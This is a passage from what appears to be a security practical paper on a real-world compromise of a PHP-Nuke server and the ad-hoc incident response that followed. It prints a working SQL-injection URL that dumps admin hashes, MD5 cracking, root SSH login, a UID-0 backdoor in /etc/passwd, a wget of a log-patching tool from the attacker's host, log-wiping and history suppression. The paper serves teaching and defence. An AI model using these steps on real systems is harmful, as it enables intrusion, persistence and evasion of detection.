The second step in the reconnaissance stage was to narrow down the targets. With the attacker's final goal being to have SSH or telnet access to the target, Linux was a far more desirable target than Windows. This is because SSH and telnet services are native to Linux systems.

To covertly determine the operating system of the target, the easiest way is to use Netcraft[9]. Netcraft provides a wonderful research tool that can be used to determine both the operating system and the web server software that are in use at a particular website. Figure 4 shows an example of the output from Netcraft after querying sans.org, which shows that sans.org is using Apache on Linux.

---

8 Does Google need a footnote to define it? We all know Google – the world's most comprehensive Internet search engine, available at http://www.google.com

9 Netcraft: http://www.netcraft.com



Figure 4: Netcraft Output for sans.org

The third and final step of the reconnaissance stage was to use whois to determine the owner of the domain that the website was using. If the domain was owned by a corporation, then there would be a much higher likelihood that professional technicians, trained in IT security, might have been maintaining the system. With that being the case, the chances of the attack being noticed would have been too high, and the system would no longer be desirable. It is also more likely that a corporation would respond to an intrusion with legal recourse, making the candidate less desirable.

On the other hand, if the domain was owned by an individual, then there would be a good chance that the individual would do little other than repair the damage. It is also likely that much more time would pass before the intrusion would be discovered by an individual, since an individual would be less likely to have advanced IT security training.

Many whois search tools are available on the Internet. Some are hosted by domain name registration providers, who will try to sell you variations on the name you just searched. One provider, Arctic Bears, provides a clean whois tool that displays the raw whois output, and it does not barrage the user with advertisements. It is also very fast.

To determine the owner, go to the Arctic Bears whois tool at:

```
http://www.arcticbears.com/info.cgi?action=whois
```

Once there, type in the domain name (do not include the www), and click on “Look up Contact Info.” The web page will respond with information about the target, including the owner's name, physical address, and phone number.

Scanning

Up to this point, all information had been gathered without touching the target. By using information that was available from public sources, the attacker was able to generate a very large list of potential targets. The next stage in the attack was to zero in on individual targets and confirm that they were suitable.

The first thing that the attacker did in the scanning stage was to confirm that the website was still operational. The easiest way to do that would be to simply point a web browser at the site and see what happened. However, since this was still early on in the attack process, the attacker was still particularly paranoid and did not yet want to touch the target directly. He wanted to first confirm that the target was truly an abandoned web site before he started to manipulate it in a way that would leave his own IP address in the server's logs.

To view the web page without actually making a direct request to the web server, an open web proxy was used. A web proxy is a system that forwards web requests on behalf of the requester. Web proxies are usually used by corporations to force all traffic through a particular gateway. In the case of an *open* web proxy, anybody on the Internet can make use of the proxy to forward their requests. An open web proxy is usually the result of misconfiguration on the part of the system administrator. To the attacker, an open web proxy provides the benefit that the target web server records the address of the proxy, rather than that of the attacker, when the attacker uses the proxy to forward his requests.

There are many ways to find a suitable open web proxy. Websites exist that sell lists of open web proxies, but the attacker didn't even consider these. Paying to hack is not really in the spirit of hacking! The main goal (if hacking is for status) is for the hacker to use his own intelligence to *take* the information he needs. Considering the fact that the attacker was about to try to hack a PHP-Nuke site, and that the vulnerability had been posted publicly, he assumed that it was likely that others were already performing the same attack, and those other attackers might already have been using open proxies. So, to get some open proxy addresses, he configured a PHP-Nuke site and waited for it to be attacked, with the hope that the IP address logged during the attack might be that of an open web proxy!

When a system is configured to be attractive to hackers, with the hope that it will be attacked, it is called a honeypot. Honeypots are usually used to attract hackers so that researchers and law enforcement can track their activities and learn more about them. They are called honeypots because they look so sweet (to the hackers), but, much like having too much honey, they can also get the hacker into a sticky mess.

It actually took some time for the hackers to take the bait of the honeypot, but there was no hurry; the attacker was patient. After a couple of days, there were several log entries on his honeypot server with the pattern “/**/” in them. Using whois, which can also be used to look up the owner of IP addresses, the attacker discovered that most of them were not local. The honeypot was located in Canada, but most of the attacks originated from the Middle East and the Philippines. To see if the IP addresses were, as suspected, open web proxies, the attacker did the obvious: he put the IP address of each logged attack into his browser, under “Proxy Settings”, and he tried to connect to his honeypot. He was not terribly afraid of law enforcement from those addresses, since they were all registered to overseas physical addresses. Out of five IP addresses he tried, three of them worked, and the browser showed his honeypot website. In his

honeypot logs, the remote IP addresses of the proxies appeared, rather than his own IP address. This confirmed that the addresses were those of open web proxies.

Since the success of the honeypot was so good, the attacker left the honeypot online to increase his pool of open web proxies that might be useful for the future.

With a confirmed open web proxy to use, the attacker felt safe testing the target web server. The attacker attempted to connect to the target system by typing it's address into his browser URL field and he clicked “Go”. As hoped, the connection was successful; the browser showed a live PHP-Nuke site running the default install. The site had no news articles and no custom content. Somebody had actually taken the time to setup this site, and then he or she lost interest, yet the site was left on the Internet for anybody to view and for Google to find and index – not really a surprise; it happens all the time.

The next step in the scanning stage was to determine if an SSH server or a Telnet server were available on the target. SSH and Telnet are used to remotely interact with systems, allowing a remote command shell to be opened. SSH is more desirable because SSH traffic is encrypted on the network, which helps the attacker to hide his activities. If the service was present, and if the attacker could get a password, it is likely that he would be able to login to the system and interact with it.

There are extra precautions that could have been taken when determining if SSH or Telnet were available, such as using a TCP Sequence Prediction Scan[10]. However, the attacker determined that a Stealth SYN Scan[11] would suffice. The attacker's fear level was decreasing and his enthusiasm was increasing. The attacker had fairly high confidence that the target was unattended, and, even if it was not, there is little that law enforcement agencies can do with the evidence that he left behind using the Stealth SYN Scan. If somebody were to come after the attacker with just that scan as evidence, the case would be very weak. The scan itself could have been caused by somebody else spoofing the attacker's IP address, using, for example, a TCP Sequence Prediction Scan. Also, the results of a Stealth SYN Scan are for more accurate than those of a TCP Sequence Prediction Scan.

Using nmap to perform the scan, this was the command used:

```
# nmap -n -sS -P0 -p 22 xxx.xxx.xxx.xxx
```

Nmap is a popular packet crafter that allows for the creation of all sorts of special network packets that can assist in learning about a target. Its name is short for *network mapper*, which is one of its main uses. When using nmap, the “**-n**” switch causes nmap to *not* perform DNS resolution. For the impatient, this will help to speed things up a little. The “**-sS**” switch causes a *Stealth SYN S*can to happen. The results

10 TCP Sequence Prediction uses a third party machine to spoof the source of the scan, but the results are often inaccurate.

11 For more information on the Stealth SYN Scan, see “TCP Three-Way Handshakes and SYN Scans” in the “Extras” section of this document.

of the SYN scan will let the attacker know if the system has an SSH server listening. "**-P0**" prevents an echo request (*ping*) from preceding the scan. This improves stealth by reducing the number of packets sent to the target. "**-p 22**" restricts the SYN scan to *port 22* only, which is the SSH port. Finally, "**xxx.xxx.xxx.xxx**" is the IP address of the target. The output of the scan looked like this:

```
Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) at 2004-06-22
      21:04 PDT
Interesting ports on xxx.xxx.xxx.xxx:
PORT   STATE SERVICE
22/tcp open  ssh

Nmap run completed -- 1 IP address (1 host up) scanned in 0.013 seconds
```

The important line in the above output is the one that shows the status of the port: "**22/tcp open ssh**". This means that at the time of the scan, the target was listening on port 22, which indicates that it is very likely that the system was running an SSH server. Had the SSH packet failed, the attacker could have waited a day or two (for stealth purposes) and then tried the Telnet port. Since it was successful, he concluded that scanning was finished. This looked like the perfect target system!

One thing to note about nmap: you may have noticed the "**#**" prompt in front of the command. On most Linux systems, the "**#**" prompt indicates that the person executing the command is "root" – the default account for the system administrator with full access to all resources on the system. In general, it is not a good idea to be root unless necessary. Sometimes hacking backfires, and the tools being used may contain trojans, which could infect the attacker's system. An attacker (or any user, for that matter) should use the lowest privilege level possible at all times. Unfortunately, when using any of nmap's more advanced packet crafting functions (including a Stealth SYN Scan), the attacker must be root. If he is not, then the system will not allow him to build the custom packet. Thus, in this case, being root was the lowest privilege possible to accomplish the task. Later on in the paper, the prompt may sometimes be "**$**", which indicates a normal user with no special abilities. That is the preferred prompt whenever possible.

Exploiting the System

With the groundwork laid and the target chosen, the exploit was trivial. Even if it had failed, the attacker could have just moved on to try another system – there were so many listed on Google. The URL he attempted was the same as the final URL covered in the Exploit section, which was this:

```
http://www.example.com/modules.php?name=Journal&file=search&bywhat=aid
&exact=1&forwhat=123'/**/UNION/**/SELECT/**/0,aid,pwd,0,0,0,0,0,0/**/F
ROM/**/nuke_authors/*
```

Keying that into a browser's address bar and hitting enter yielded the web page shown in figure 5. This is the PHP-Nuke Journal page, using the default theme. Just below

the middle of the page, where it says "**`Journal for`**", the author's name would normally be displayed. Along with the author's name, the SQL injection query that was attached to the end of the author's name was also displayed. Below that, under "**`Profile`**", the list of user names that were captured was shown. In this example, there was only one user: "**`superuser`**". Next to "**`Profile`**" is "**`Title`**", where the user's password hash was revealed to be: "**`5d793fc5b00a2348c3fb9ab59e5ca98a`**".



Figure 5: PHP-Nuke Reveals Password Hash

The trivial nature of the exploit is the most frightening part. A hacker could have sent the exact URL above, changing only the host part, to *any* PHP-Nuke site between version 6.0 and 7.3, and the site would have returned the password hashes for all authors. There was no crash or other telltale signs for the system administrator to notice that something was wrong. If the web server had been logging all transactions, then there would have been a single-line log entry with the **`GET`** request. However, many web servers administrators rarely look at the logs, and with the long query strings that make up a part of any PHP-Nuke website, the log entry would not look particularly odd. If the system administrator did not know precisely what he or she was looking for, the log entry could easily be overlooked.

The second step in the exploit stage was to crack the password. PHP-Nuke stores its passwords as MD5 hashes. MD5 is a one-way mathematical function that cannot be reversed, so attempting to de-crypt the password is no use. However, there are a finite set of characters that can be used in the password, and the password has a finite length. Based on this, a common strategy used to crack passwords is to step through all possible permutations of characters at each password length and use the MD5 algorithm to encode them. Then, compare the results of the MD5 hash generated by encoding the test password against the MD5 hash that was stolen. If they match, then a "collision" has been found. Note that the collision may not yield the correct password – it is possible for a different password to yield the same results when encoded by the MD5 algorithm. However, it *is* a password that will work on any system that uses MD5

to encode and store its passwords. Also, given the complexity of the MD5 algorithm, and the fact that it can turn a relatively short password into a much more complex MD5 hash, it is very unlikely that the hash being tested will have multiple collisions[12]. Therefore, using this strategy, the password found is very likely to be the correct password.

To perform the password crack, the attacker used MDCrack [MDCrack]. There are several command-line options available for MDCrack, but none were needed for the simple task being performed by the attacker. To perform the crack, he started the program with the password hash as the only parameter, and he waited for results. By default, MDCrack will try all password lengths up to 12 characters, and it will try all upper- and lower-case letters and the numbers zero through nine. Below is the MDCrack start command and output:

```
$ mdcrack 5d793fc5b00a2348c3fb9ab59e5ca98a

<<System>> MDcrack v1.2 is starting.
<<System>> Using default charset :
abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ
<<System>> Max pass size = 12 >> Entering MD5 Core 1.

Password size: 1
Password size: 2
Password size: 3
Password size: 4
Password size: 5
Password size: 6
Password size:
----------------------------------------
Collision found ! => aaaaaaa

Collision(s) tested : 1896812140 in 9229 second(s), 367 millisec, 557
microsec.
Average of 205519.2 hashes/sec.

<<System>> Session terminated -- Press a key
```

Note that the figures for collisions tested and average hashes per second are not the correct figures. This is because the counter for collisions tested is not a sufficiently large data type to hold the large number of collisions tested. The result is that it rolled over several times[13]. The program actually tested over 57 billion hashes[14] at a rate of

12 An eight character long password with 62 characters to choose from in each of the eight slots will have 62^8 or approximately 218,000,000,000,000 permutations. An MD5 hash has 256 values in each of 16 slots which is 256^{16} or approximately 340,000,000,000,000,000,000,000,000,000,000,000,000 permutations. Given how many more MD5 hashes there are, it is unlikely that any given hash will have more than one password that generates the same hash.

13 In the source for MDCrack, the variable “count”, which stores this figure, is an unsigned long. For this test, MDCrack was compiled on a platform that uses 32 bits to store the unsigned long type. Based on this, the maximum value for “count” was 2^{32}-1 or 4,294,967,295.

14 By default, MDCrack first attempts lower case letters, then numbers, then upper case letters. This means that the password “aaaaaaa” was the first seven character password tested. To get there, MDCrack would

over 6 million hashes per second[15] – a very impressive speed for a desktop PC! The total cracking time was just over 2.5 hours, and all passwords from one through six character length were tested. With such ease of testing the entire set, clearly, a six character password is not sufficient to protect sensitive data!

Towards the bottom of the MDCrack output is the line "**`Collision found ! => aaaaaaa`**". That is the password.

With the password known, the final step in the attack was to determine the system user name that goes along with the password, so that the attacker could login to the system using SSH. The user name presented by PHP-Nuke was "superuser". That is the default name for an unlimited access user of PHP-Nuke; however, it is not a common login name for most operating systems. Microsoft Windows systems use "Administrator" by default, and most UNIX-like systems use "root". Those are good names to try first. If they don't work, there are other places to look for clues about the user name. For example, news articles on the PHP-Nuke site will often be signed by the author. The signed name, or a variation of it, might be the login name that goes with the password. There might also be an email address posted on the website that is intended to be used to allow the web site's users to contact the site administrator. On many UNIX-like systems, the part of the email address before the "@" is the user's login name.

Before doing any further research about possible login names, the attacker tried the most obvious thing. Since the reconnaissance indicated that the target system was running Linux, and since Linux is a UNIX-like system, there is a good chance that the user name is "root". To login to the system via SSH, the command is "**`ssh`**" followed by the target IP address. The parameter "**`-l root`**" at the end of the command causes the SSH client to send the *login* name of *root*. SSH will prompt for the password, but it will not show the characters typed. This is the transcript of the login attempt:

```
$ ssh xxx.xxx.xxx.xxx -l root
root@xxx.xxx.xxx.xxx's password:
Last login: Fri Jun 25 08:22:36 2004 from yyy.yyy.yyy.yyy
#
```

And it was done: the attacker was able to login to the target web server as the root user. This was the main goal of the attack and it was successfully achieved.

One thing to note about the output from the login: the system tracks last login and displays it at each login. This is not so good for the attacker. The next time the system administrator logs in, he or she may notice a strange IP address on that line, which may lead to further investigation. To solve this problem, in the "Covering Tracks" stage of the attack, the attacker altered the system so that there was no trace of the login.

---

have tested all passwords of length one through six. With 62 characters in the test set, this yields 62^1 + 62^2 + 62^3 + 62^4 + 62^5 + 62^6 + 1 or 57,731,386,987 hashes tested.

15 The actual test rate for this crack was 57,731,386,987 hashes in 9229.367557 seconds, which is approximately 6,255,183 hashes per second.

Keeping Access

One of the main concerns of the attacker was that the system administrator might catch wind of the vulnerability in PHP-Nuke and secure the system. Given that the vulnerability leaks the password, the administrator would likely also change his or her password. To prepare for this possibility, the attacker must immediately take steps to ensure that there is a way to get back into the system in the event that he becomes locked out.

To do this, the attacker decided to look for an unused account on the system. The downfall of some of the new “user friendly” Linux distributions is that they have several unused accounts defined. Like many user friendly systems, the creators of some Linux distributions try to anticipate the needs of the users. They do this so that when the users want to do something, there is as little work as possible to make it work. As Microsoft has discovered, having everything on by default makes a system very popular. It also leaves a system very open to attack. A best practice for security is to remove any non-essential services and data. Unfortunately, with some Linux distributions, the community is moving in the opposite direction – towards "on by default". In this case, that means defining lots of user accounts that may never be used.

On every Linux system, there is the file **`/etc/passwd`**. Historically, this file contained the list of all user accounts and their associated login information, including their shell, their home directory, and their password hash. On most systems today, this file no longer contains the password hashes, which are now stored in the shadow file, but the passwd file still exists with the user names and other user information. In order to facilitate the installation of new services on a Linux system, this file is often pre-populated with dozens of user names. Examples include bin, daemon, adm, sync, mail, news, uucp, operator, postmaster, cron, ftp, apache, at, squid, xfs, games, named, mysql, postgres, and on and on.

What's the point of all of these users? Linux is security-smart: it will run every service under a separate user context. This is good! If a service is hacked, the damage that can be done is minimal, since that service only has access to its own things. So, why is this a problem? It is a problem because most of the users in the passwd file are never used. The accounts should only be defined when required. They should not be a part of the default install!

To find an unused account, the attacker looked through the passwd file for some user names that appeared to belong to services that were likely to not be installed on the system. There were many accounts that might qualify. One thing that jumped out at the attacker was that there were accounts for both MySQL (mysql) and PostgreSQL (postgres). These are both database management systems. The attacker reasoned that it was unlikely that there were two different database management systems installed and running on this system at the same time. To see which one was installed, the attacker used qpkg , which is used to *query* the status of *packages* on Gentoo Linux systems. The “**`-I`**" switch shows all *installed* packages matching the search

string. The attacker performed a search for “postrge” and “mysql” to see if those packages were installed. The results:

```
# qpkg -I postgre
# qpkg -I mysql
dev-db/mysql *
dev-perl/DBD-mysql *
#
```

It appears that mysql was installed, but PostgreSQL was not. The attacker now had a good candidate user id: postgres.

To view and update the users, the attacker edited the passwd file using vipw, which is a special version of the vi editor that will manage locks to prevent file corruption on the passwd file. It was not necessary to specify a file name for vipw; by default, vipw uses **`/etc/passwd`**.

After launching vipw, the attacker scrolled down to the postgres line and discovered something even better: the user had a login shell defined. This is the line in the passwd file:

```
postgres:x:70:70::/var/lib/postgresql:/bin/bash
```

At the end of the line, **`/bin/bash`** is the shell for the user. For a service account, this is normally something like **`/bin/false`**, which prevents direct login. The fact that this account had a login shell defined made it an even better candidate, because there were fewer changes that the attacker had to make. All the attacker had to do to make this account equivalent to root was to change the user id number from 70 to 0[16]. After the attacker had edited the passwd file, the new changed line looked like this:

```
postgres:x:0:70::/var/lib/postgresql:/bin/bash
```

The best part about the edit is that so little had changed in the passwd file. It would be very difficult for the system administrator to notice the change. The old and new entries for postgres were almost identical!

To assign a password to the postgres account, the attacker used the passwd command. When passwd is called by root, and a user name is passed as the only parameter, it updates that user's password hash, which is stored in **`/etc/shadow`**. The system prompted for the new password twice, and it was done. Here is the transcript:

```
# passwd postgres
New UNIX password:
Retype new UNIX password:
passwd: password updated successfully
#
```

16 User ID 0 is always the root account on Linux and other UNIX-like systems.

That's it! The attacker created a back door user account to be used in case the system administrator changed his or her password!

Covering Tracks

Covering tracks primarily involved cleaning up log files to remove any trace of the attack. The attacker started with that pesky “Last login” issue. The worst part of last login is that it shows the attacker's IP address. The information is stored in several logs, and it is not logged in plain text, which means that the files cannot be altered with standard text editors like vi. To solve this problem, a special log editor like logpatch is required to edit the logs. Logpatch can be downloaded from packet storm [logpatch].

The attacker needed to get logpatch onto the server. Most servers have some way to transfer files to them, be it ftp, wget, lynx – there is almost always some way that the system administrator downloads patches. In this case, it was a Gentoo system, which by default, had wget on it. The attacker keeps a Linux-compiled version of logpatch waiting on his own web server, so he used wget to retrieve it:

```
# wget http://mysite.com/logpatch
--13:38:29--  http://mysite.com/logpatch
          => `logpatch'
Resolving mysite.com... yyy.yyy.yyy.yyy
Connecting to mysite.com[yyy.yyy.yyy.yyy]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16,006 [text/plain]

100%[====================================>] 16,006      180.34K/s

13:38:32 (179.82 KB/s) - `logpatch' saved [16006/16006]
```

By default, the file will not be executable after download, so the attacker set the execute bit:

```
# chmod 700 logpatch
```

Then he ran it and to clear the last login from the lastlogin file and the wtmp file:

```
# ./logpatch l -u root
Opening /var/log/lastlog ...
Reading... patched ok.
# ./logpatch w -u root -n 1
Opening /var/log/wtmp ...
Reading... patched ok.
```

Those are the two key places where the system logs login attempts. Removing the last login entry removed the evidence of the login, but it left another problem. After running logpatch, there was no “last login” record at all, which, although much less likely to be noticed, it is probably more noticeable than having something believable. To solve this, the attacker used SSH to login to the localhost address, which caused a new “last login” log entry. A localhost login appears somewhat benign and most system

administrators might think it was cron or some other service logging in. After the localhost login, the attacker exited for the localhost shell. This is the command used by the attacker:

```
# ssh localhost -l root
root@localhost's password:
# exit
logout
Connection to localhost closed.
#
```

Notice how the system did not show the last login this time? It is subtle, but the system administrator might notice something like that, which was why the attacker wanted to perform the localhost login to prime the last login value. To confirm that a last login value was set after the localhost login, the command "lastlog" was used with "**`-u root`**" to show the last login of the *user* root:

```
# lastlog -u root
Username         Port     From             Latest
root             pts/5    localhost        Fri Jun 25 18:22:38 -0700
2004
```

Many system administrators attribute things like random localhost logins to standard system events and pay no further attention. Don't be like that! If something looks odd about your system, investigate and confirm that it is a normal system event. It very well might be an attack!

The next area cleaned by the attacker was the normal text logs. SSH usually logs to **`/var/log/auth.log`**, which can be directly edited with vi. The attacker looked for entries that had his IP address and the related entries above and below, and he removed them all, saved the log, and exited. He then scanned other system logs such as **`/var/log/messages`** and **`/var/log/syslog`** to see if they had any sign of his IP address or his SSH activity. They did not.

The initial SQL Injection was logged by the Apache web server. By default, the Apache log is at **`/var/log/apache/access_log`**, however, Apache has a very customizable logging mechanism. Using vi, the attacker deleted all of the entries in **`/var/log/apache/access_log`** that had his attack URL in them. He then checked the Apache configuration in **`/etc/apache/conf/apache.conf`** for **`CustomLog`** entries that might cause Apache to create logs in other places on the file system, but none existed.

It's a bad idea to leave the newly downloaded logpatch binary just sitting in root's home directory. Finding something like logpatch in your home directory is a sure sign of trouble and would definitely raise some flags, so the attacker moved it somewhere harmless looking. Since logpatch patches the lastlogin, the attacker likes to think of it as a part of the suite of login tools like lastlog. On this box, lastlog is in /usr/bin. To be consistent with his philosophy, and to hide logpatch, the attacker renamed logpatch to updatelastlog and moved it to /usr/bin, to be with the other tools in the "suite". This is the command used:

```
# mv logpatch /usr/bin/updatelastlog
```

After that move, the tool was hidden but still available for the attacker to use the next time he logged into the server.

One final thing: whenever anyone exits from bash, which is the default shell for root on this system, it saves the history of all of the typed commands into the file ~/.bash_history. This is *not* an audit file. It's purpose is for convenience, so that the user can re-play commands without having to re-type them. The last thing that the attacker wanted was for all of the commands he had just typed to be saved and available in the system administrator's command history! The history is only saved if the $HISTORY environment variable is set to the name of a file. By default, it is set to ~/.bash_history. To prevent the history from being saved, the attacker cleared the variable using the unset command:

```
unset HISTFILE
```

That's it! The attack is complete. The attacker has found and breached a system, configured an alternate way in, and cleaned up the logs. Now the attacker can use the system as he pleases.

The Incident Handling Process

There are seven steps to the incident handling process: Preparation, Identification, Containment, Eradication, Recovery, and Lessons Learned. Almost no preparation was performed by the technician responsible for the target web server, and as a result, most of the incident handling process was ad-hoc. For each step, much of what should have happened did not. Nonetheless, partly by technical skill and partly by luck, the server was restored to proper operation without significant interruption in service or loss of confidential data.

Preparation

The target is a web server owned by a small business with a single technician who is responsible their one and only server, which is at an Internet co-location facility. The tech, who reports to the marketing manager, primarily develops the web site content: an online brochure and catalog. Less than 10% of the tech's time is spent managing the server. The rest of his time is spent on developing content. The 10% of his time allocated to managing the server includes 100% of the incident handling team – the tech is exclusively responsible for system availability, data integrity, and confidentiality. Fortunately, the server does not process purchase orders or store any customer data, so confidentiality is not as great a concern as it could be. However, leaking passwords is still a concern.

There are no documented incident handling procedures. The marketing manager believes that the technician is competent and he trusts that the technician will not place the server at risk. Unfortunately, the tech has had no formal training in IT security, and his ability to prepare for and handle a security incident is limited. There are no policies in place that regulate how the tech will manage his responsibility, nor is there a response strategy to assist him in containing the system and gathering evidence. A communications plan that should outline who to contact and when to make contact does not exist, nor are there any response checklists, which are very helpful to ensure that nothing is missed during the panic period that often follows the discovery of an incident.

There are no existing relationships with law enforcement agencies. If an incident were to occur, and if the tech decided to report the incident, it would be a cold start with the police. It is far more likely that the tech would attempt to cover up the incident and not even report it to the marketing manager, since the tech believes that he would be held accountable for the incident.

There are very few existing countermeasures. Each rack at the co-location facility costs money, and the marketing manager does not see great value in having an IDS, a firewall, and several other systems on those racks. Since the co-location facility provides a shared firewall for a minimal monthly fee, that is the sole budgeted expense for protection. The server is otherwise stand-alone and fully exposed to the Internet.

As noted in the “Target Network” section, the firewall permits access from any source to three ports on the server: HTTP (port 80), HTTPS (port 443), and SSH (port 22).

The server uses the standard syslog facility to log messages. The web activity logs rotate weekly, and ten versions are retained on the server. Anything older than ten weeks is purged. The SSH server logs to the auth.log, which also rotates weekly, keeping ten weeks. Other system events are logged based on default settings, which are minimal. Enhanced kernel logging facilities, such as those provided by the grsecurity kernel patch [grsecurity], have not been installed on the server. No thought has been given to long term log retention.

The system does not have any warning banner for the SSH server, or for any other services, nor has there been any consideration to implement warning banners. In 1992, the Computer Emergency Response Team (CERT) recommended the use of a warning banner on all systems [CERT], and they even provided an example. Warning banners are excellent legal aids when it comes time to prosecute. The worst thing that can happen in court is to have a judge throw out all log evidence as if it were gathered by an illegal search. A simple warning banner that states that all activity is logged and unauthorized use is prohibited will go a long way in court to prevent those types of defenses. Yet, 12 years after the CERT recommended the use of login banners on all systems, they remain rare.

The incident handler's “Jump Bag” is his wits. He is a bright guy and he thinks his server is safe. If there is a problem, he will cross that bridge when he gets to it. Keeping tools readily available such as bootable CDs with forensic tools, spare hubs, or even a notepad to log activities during an incident, has never occurred to the tech.

The only reasonable preparation taken is that the tech is on the gentoo-announce mailing list. All security alerts for all software included in the Gentoo Linux distribution are sent to that list. When the tech sees an announcement, he is quick to apply any patches required to secure the server. From his point of view, this is all that a good tech should do, and he believes his system is safe.

Unfortunately, PHP-Nuke, which is installed on his system, is not included in the Gentoo Linux distribution. This means that none of the security announcements about PHP-Nuke are distributed on the gentoo-announce mailing list, and the tech will not be made aware of any problems with that piece of software.

In short, this organization is not at all prepared for an incident.

Identification

The initial attack took place late at night on Friday, June 25, 2004, only two days after Waraxe released the vulnerability announcement. Since the target had so few means of detecting, and since the attacker neutralized many of those means by cleaning the log files, there was no detection at the time of the compromise. After the compromise,

the attacker began to make use of his new resource as a launching point to hack into other servers, and this activity also went unnoticed for some time.

On the morning of Sunday August 1, 2004, over a month after the initial attack, the server technician was applying some software patches to the Apache web server. After patching the server, he restarted Apache and looked at the process list to confirm that the server was newly started. The command he used to look at the process list was this:

```
# ps -ef
```

The “ps” command shows *process status* on the system. By default, it will only show processes started from the current user's shell. By including the “**-e**”, the tech caused ps to show *every* process. This was needed because Apache was a system service, not a part of the current user's shell, and so it would not have been listed if “**-e**” was not specified. Adding the “**-f**” parameter caused ps to perform a *full* listing. The full listing included the parent process id for each process, the time that each process was started, and the full command line used to start each process. The tech used "**-f**" because he needed to see the time that the process was started, to confirm that the start time matched the time he performed the restart.

Normally, the process list is far too long to see all of the processes on one screen, so the longest running processes scroll off the top. The most recently started processes are shown at the end of the list. Since Apache was just restarted, the tech expected to see it right at the bottom, just above the process entry of the ps command itself.

Here are the last several lines of the ps output:

```
root      4710  1369  0 08:15 ?        00:00:00 sshd: root@pts/0
root      4716  4710  0 08:16 pts/0    00:00:00 -bash
root      5081  1369  0 09:05 ?        00:00:00 sshd: root@pts/1
root      5084  5081  0 09:05 pts/1    00:00:00 -bash
root      5629  4716  0 09:56 pts/0    00:00:00 lynx
      http://xxx.xxx.xxx.xxx/modules.php?name=Journal&file=search&byw
root      6468     1  0 09:57 ?        00:00:00 /usr/sbin/apache
apache    6474  6468  0 09:57 ?        00:00:00 /usr/sbin/apache
apache    6475  6468  0 09:57 ?        00:00:00 /usr/sbin/apache
apache    6476  6468  0 09:57 ?        00:00:00 /usr/sbin/apache
apache    6477  6468  0 09:57 ?        00:00:00 /usr/sbin/apache
apache    6478  6468  0 09:57 ?        00:00:00 /usr/sbin/apache
apache    6479  6468  0 09:57 ?        00:00:00 /usr/sbin/apache
root      6480  5084  0 09:58 pts/1    00:00:00 ps -ef
```

As expected, the parent Apache process was present with owner “**root**”, process id 6468, parent process id 1, and start time 9:57 am. The parent process of 1 means that init was managing the process. Init is the parent of all processes – the root of the process tree. It's main purpose is to manage the processes started at boot or whenever a runlevel change occurs. Init also manages any processes which are not

explicitly managed by a user's login shell. The fact that Apache was managed by init is an indicator that Apache was a system service rather than a user process.

Below the parent Apache process, there were six child processes. These were the Apache threads that remained available to respond to requests for web pages. By keeping several threads active, Apache can quickly respond to requests without having to introduce the delay associated with spawning a new thread for each request. If there were a lot of requests and the six existing threads became busy, Apache would have spawned more threads in an attempt to keep the web server running quickly.

All of the child threads were owned by the user "**apache**", which is a low privilege user that has access only to read the website contents. The process ids of the child threads were 6474 through 6479, and all had the parent process id of 6468 – the parent Apache process.

At the very bottom of the ps output was the ps command that generated the listing, which was using PTS/1[17] as its terminal.

